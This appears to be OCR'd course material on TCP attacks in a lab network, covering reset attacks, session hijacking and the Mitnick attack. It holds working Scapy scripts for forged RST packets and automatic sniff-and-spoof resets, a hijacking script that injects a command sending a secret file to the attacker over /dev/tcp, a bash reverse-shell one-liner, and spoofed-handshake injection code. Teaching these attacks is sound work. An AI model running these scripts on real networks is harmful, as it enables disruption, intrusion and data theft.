



Figure 6.6: TCP Reset Attack

Launching the TCP Reset Attack: Setup

- Test environment: attacker + victim(s) on same network so attacker can sniff traffic and learn sequence numbers.
- Why sniffing helps: sequence numbers are needed; sniffing lets attacker observe real packet fields in-flight.
- Limitation: remote attackers with no sniffing capability must guess sequence numbers (harder in practice).

TCP Reset Attack on Telnet connections

- Procedure: sniff a recent server→client packet with Wireshark to get:source/destination IPs and ports, and the next sequence number.
- Example (from capture): Src:10.0.2.69:23 Dst:10.0.2.68:45634 NextSeq: 2737422033
- Forge & send RST: use these 4-tuple values and seq=NextSeq in an RST packet.
- Effect: victim sees Connection closed by foreign host.Note: success is very sensitive to exact sequence number.



reset.py (simple spoofed RST)

- #!/usr/bin/python3
- from scapy.all import *
- IP_A = "10.0.2.68"   # victim
- IP_B = "10.0.2.69"   # server
- Port_A = 45634
- Port_B = 23
- ip = IP(src=IP_B, dst=IP_A)
- tcp = TCP(sport=Port_B, dport=Port_A, flags="R", seq=2737422033)
- send(ip/tcp, verbose=0)

- If the 4-tuple (IPs+ports) and sequence number are correct, the victim treats this packet as a legitimate **RST** from the server and **immediately closes** the TCP connection.
- This is a **single forged RST** — very sensitive to the exact sequence number; if wrong, it does nothing.

TCP Reset Attack on SSH connections and TCP Reset Attack on Video-Streaming Connections

- **SSH:** encryption is at transport layer (payload encrypted) but TCP headers remain unencrypted → RST attack can still succeed if attacker gets header info.

- **Video streaming:** harder because:
- cannot easily obtain sequence numbers (not typing into terminal), and
- video players buffer & auto-reconnect, so visible disruption may be delayed or recovered.

TCP Reset Attack on SSH connections and TCP Reset Attack on Video-Streaming Connections

- **Sniff-and-spoof approach:** programmatically sniff packets and send RSTs

```
• #!/usr/bin/python3
• from scapy.all import *
• def spoof_tcp_rst(pkt):
•   ip = pkt[IP]
•   tcp = pkt[TCP]
•   spoof_ip  = IP(src=ip.dst, dst=ip.src)
•   spoof_tcp = TCP(sport=tcp.dport, dport=tcp.sport,
•                 flags="R", seq=tcp.ack)   # use observed ack as seq
•   send(spoof_ip/spoof_tcp, verbose=0)
• # sniff packets from target host and call spoof_tcp_rst for each
• pkt = sniff(filter="tcp and host 10.0.2.68", prn=spoof_tcp_rst)
```

- reset_auto.py (sniff-and-spoof)

What it does: for each observed packet from the victim, it flips src/dst and sends an RST with seq = observed_ack (likely to fall in receiver window).
Timing & speed matter: if spoofed RST arrives too late, it will be ignored (sequence numbers advance).
Defenses & limitations: many modern services auto-reconnect; sequence guessing is hard remotely; RST attack works best only in local networks or with sniffing ability.





Figure 6.7: TCP Reset attack on video streaming

TCP Session Hijacking Attack

TCP Session Hijacking Attack

- TCP session = established after three-way handshake.
- Both ends can send data; attacker can inject malicious data if they spoof a packet correctly.
- Session uniquely identified by:
  - Source IP
  - Destination IP
  - Source port
  - Destination port
- Attacker must match session signature (IPs + ports).
- Must also guess sequence number correctly.
- If sequence number wrong → packet ignored or buffered incorrectly.
- Success = attacker’s data accepted as legitimate.

TCP Session Hijacking Attack



Launching TCP Session Hijacking Attack

- Setup: VM as Attacker (10.0.2.1), User (10.0.2.68), Server (10.0.2.69)
- Telnet session is captured via Wireshark to get sequence number and ports.

Attacker listens for secret data

- nc -lnv 9090

Server sends secret file

- cat /home/seed/secret > /dev/tcp/10.0.2.1/9090
- /dev/tcp/host/port in Bash redirects output to TCP connection.


TCP Session Hijacking Python Program

- #!/usr/bin/python3
- from scapy.all import *
- # Reset existing session
- ip = IP(src="10.0.2.69", dst="10.0.2.68")
- tcp = TCP(sport=23, dport=46716, flags="R", seq=3791760010)
- send(ip/tcp, verbose=0)
- # Hijack session
- ip = IP(src="10.0.2.68", dst="10.0.2.69")
- tcp = TCP(sport=46716, dport=23, flags="A", seq=956660610, ack=3791760010)
- data = "/usr/bin/cat /home/seed/secret > /dev/tcp/10.0.2.1/9090\r\n"
- pkt = ip/tcp/data
- send(pkt, verbose=0)

This Python script uses **Scapy** to perform a **TCP session hijacking attack** on a telnet session. It does two main things:
Reset the existing session between the user and server.
Inject a command into the session to steal a secret file.

What Happens to the Hijacked TCP Connection


- Client freezes; server keeps retransmitting due to sequence mismatch.
- Both client & server enter deadlock → connection eventually closes.
- Attack works even if the user types normally.



No.	Source	Destination	Protocol	Length	Info
19	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#2] [TCP ACKed unseen segment
20	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data
21	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#3] [TCP ACKed unseen segment
22	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data
23	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#4] [TCP ACKed unseen segment
33	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data
34	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#5] [TCP ACKed unseen segment
40	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data
41	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#6] [TCP ACKed unseen segment

Figure 6.9: TCP retransmissions caused by the session hijacking attack

TCP sequence numbers showing injected vs normal data.



Causing More Damage

- Attacker can run arbitrary commands on server.
- Example: steal or delete files using victim’s privileges.
- Advanced: replace rshd to gain remote shell access.
- Simpler method: **reverse shell**.

Creating Reverse Shell

- Run shell on server, redirect input/output to attacker via TCP:
- /bin/bash -i > /dev/tcp/10.0.2.1/9090 2>&1 0<&1
- Explanation:
  - > /dev/tcp/... → redirect stdout
  - 2>&1 → redirect stderr
  - 0<&1 → redirect stdin
- Attacker sees shell on their machine and can type commands.

The Mitnick Attack

The Mitnick Attack

- **Definition:** Special case of TCP session hijacking.
- **Background:** Kevin Mitnick exploited TCP vulnerabilities & trusted relationships between computers.
- **Outcome:** Attack led to Mitnick's arrest; dramatized in books and movies.
- **Key Idea:** Instead of hijacking an existing session, create and hijack it.

Illustration of The Mitnick Attack




Figure 6.11: The illustration of the Mitnick Attack

The Mitnick Attack-

- Step 1: Sequence number prediction
- Mitnick sent SYN requests to X-Terminal, received SYN+ACK responses.
- Sent RST packets to clear half-open connections.
- Repeated multiple times to discover pattern in ISN.Importance: Predicting ISNs is essential to craft valid packets.

- **Step 2 — SYN Flooding Attack Problem:** Trusted server responds with RST to X-Terminal, breaking Mitnick’s spoof attempt.
- **Solution:** Silence the trusted server using **SYN flooding**.
- **Effect:** Trusted server temporarily shut down, allowing Mitnick to spoof packets.

The Mitnick Attack

- **Step 3 — Spoofing a TCP Connection**
- **Goal:** Use rsh to run backdoor commands on X-Terminal.
- **Mechanism:**
    - Exploit .rhosts file on X-Terminal (no password needed from trusted server).
    - Send spoofed SYN & ACK packets with predicted sequence numbers.
- **Outcome:** Complete 3-way handshake with X-Terminal as if from trusted server.

- **Step 4 — Running a Remote Shell**
- **Action:** Send backdoor request via spoofed TCP connection.
- **Example Command:**
- echo ++.rhosts
- **Effect:** Adds trusted entry in .rhosts, allowing passwordless future access.
- **Goal:** Gain persistent shell access on X-Terminal.

The Mitnick Attack

- **Experiment Setup for the Mitnick Attack Lab Setup:**
  - X-Terminal: container 10.0.2.68, runs nc on port 9090.
  - Trusted server: container 10.0.2.69.
  - Attacker: VM hosting both containers.
- **Command to start listener on X-Terminal:**
- root@X-Terminal:~# nc -lnv 9090
- Listening on 0.0.0.0 9090

Silencing the Trusted Server

- **Modern OS:** SYN flooding is less effective.
- **Simulation:** Manually mute trusted server.
- **ARP Cache Manipulation:** Ensures X-Terminal cannot complete handshake with trusted server.
- **Command Example:**
- root@X-Terminal:~# arp -s 10.0.2.69 aa:bb:cc:dd:ee:ff

Spoofing SYN Packet

Goal: Spoof TCP connection from trusted server to X-Terminal.

- Program (spoof_syn.py):
- from scapy.all import *
- X_ip, X_port = "10.0.2.68", 9090
- srv_ip, srv_port = "10.0.2.69", 1024
- syn_seq = 0x1000
- ip = IP(src=srv_ip, dst=X_ip)
- tcp = TCP(sport=srv_port, dport=X_port, seq=syn_seq, flags='S’)
- send(ip/tcp, verbose=0)

Spoofing SYN+ACK & Injecting Data

- Step: Sniff X-Terminal response, craft ACK+data.
- Program (spoof_ack_plus_data.py):
- from scapy.all import *
- X_ip, X_port = "10.0.2.68", 9090
- srv_ip, srv_port = "10.0.2.69", 1024
- syn_seq = 0x1000
- def spoof_pkt(pkt):

```
    ip = IP(src=srv_ip, dst=X_ip)
    tcp = TCP(sport=srv_port, dport=X_port, ack=syn_seq+1, seq=pkt[TCP].ack, flags="A")
    data = "Hello victim!\n"
    send(ip/tcp/data, verbose=0)
    time.sleep(2)
    tcp.flags = "R"
   tcp.seq = syn_seq + 1 + len(data)
   send(ip/tcp, verbose=0)
sniff(filter="tcp and src host 10.0.2.68", prn=spoof_pkt)
```

Launching the Attack & Summary

- **Attack:**
- Run spoof_ack_plus_data.py (listen for SYN+ACK).
- Run spoof_syn.py (send spoofed SYN).
- Observe injected message:

root@X-Terminal:~# nc -lnv 9090

Hello victim! <-- attack successful

  - TCP lacks built-in security → vulnerable to SYN flooding, RST, hijacking, Mitnick attack.
  - Mitnick attack exploits trusted relationships & sequence prediction.
  - Modern TCP mitigations: random ISNs, SYN cookies, encryption.